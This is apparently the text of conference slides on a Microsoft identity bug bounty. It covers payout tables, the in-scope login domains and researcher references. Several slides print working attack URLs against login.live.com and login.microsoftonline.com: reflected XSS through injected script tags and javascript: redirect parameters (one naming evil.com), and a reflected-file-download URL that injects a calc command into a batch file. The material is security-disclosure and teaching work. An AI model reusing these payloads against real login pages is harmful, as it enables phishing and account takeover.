(USD)$5,000 to (USD)$13,000

https://login.live.com/login.srf?wa=wsignin1.0&wp=MBI_SSL&wreply=https://login.live.com&username=test</script><script>alert('hello')</script><script>12374271

https://login.live.com/login.srf?}&&alert`hello`//{&username=test@hotmail.com\

https://login.microsoftonline.com/login.srf?wa=wsignin1.0&wreply=javascript:%2F%2Fportal.office.com/%250Aalert(document.domain)//

https://login.microsoftonline.com/common/oauth2/authorize?redirect_uri=javascript://evil.com/?%0Aalert('XSS%20at%20'%2Bdocument.domain)

https://login.microsoftonline.com/common/oauth2/v2.0/logout?p=b2c_1_ignite2017fullreg_registration_signinup&post_logout_redirect_uri=javascript:confirm(document.domain)

Authentication flow: What Ifs? Its raining XSS

(USD)$7,000

From:

https://login.microsoftonline.com/common/userrealm/?user=xxxxxxx@gmail.com&api-version=2.1&stsRequest=rQIIAeNisFLOKCkpKLbS1y_ILypJzNHLT0vLTE7VS87P1csvSs9MAbGKhLgECibvPLNWa5LrNO76xYk7LqSsYlTDqVM_[...]_ggADXoqL8IqCIrpGhibmRgamBhRkA0&checkForMicrosoftAccount=false

To:

https://login.microsoftonline.com/common/userrealm/setup.bat?user="||calc||&api-version=2.1

Result:

Reflected File Download

Authentication flow: What Ifs? Out of box

Enterprise

- https://login.microsoftonline.com/common/oauth2/authorize (OAUTH/OPENID/JWT)
- https://login.microsoftonline.com/login.srf (WS-FED/Kerberos/SAML)

Consumer

- https://login.live.com/oauth20_authorize.srf (OAUTH/OPENID/JWT)
- https://login.live.com/login.srf (WS-FED/SAML/Base64)

Authentication flow: Enterprise Vs Consumer Identity

Microsoft Identity Bounty


Vulnerability Type	High Quality Submissions	Baseline Quality Submissions	Incomplete Submissions
Multi-factor Authentication Bypass	Up to $100,000	Up to $50,000	From $1,000
Standards design vulnerabilities	Up to $100,000	Up to $30,000	From $2,500
Standards-based implementation vulnerabilities	Up to $75,000	Up to $25,000	From $2,500
Significant Authentication Bypass	Up to $40,000	Up to $10,000	From $1,000
Cross-Site Scripting (XSS)	Up to $20,000	Up to $5,000	From $1,000
Cross-Site Request Forgery (CSRF)	Up to $10,000	Up to $3,000	From $500
Authorization Flaw	Up to $8,000	Up to $4,000	From $500

Bounty payouts

Bounty Scope

- login.windows.net
- login.microsoftonline.com
- login.live.com
- account.live.com
- account.windowsazure.com
- account.activedirectory.windowsazure.com
- credential.activedirectory.windowsazure.com
- portal.office.com
- passwordreset.microsoftonline.com
- Microsoft Authenticator (iOS and Android applications)*

Conclusion




Someone wiser ☺

Security is hard

(Everyone)

Identity is key to kingdom



References

Bounty

- https://www.microsoft.com/en-us/msrc/bounty-microsoft-identity

Identity documentations:

- https://blogs.technet.microsoft.com/askpfeplat/2014/11/02/adfs-deep-dive-comparing-ws-fed-saml-and-oauth/
- https://docs.microsoft.com/en-us/azure/active-directory/develop/about-microsoft-identity-platform
- https://docs.microsoft.com/en-us/azure/active-directory/develop/v2-overview

Researcher Blogs:

- https://whitton.io/articles/obtaining-tokens-outlook-office-azure-account/
- https://www.synack.com/blog/how-i-hacked-hotmail/

Tools

- https://portswigger.net/burp/

Questions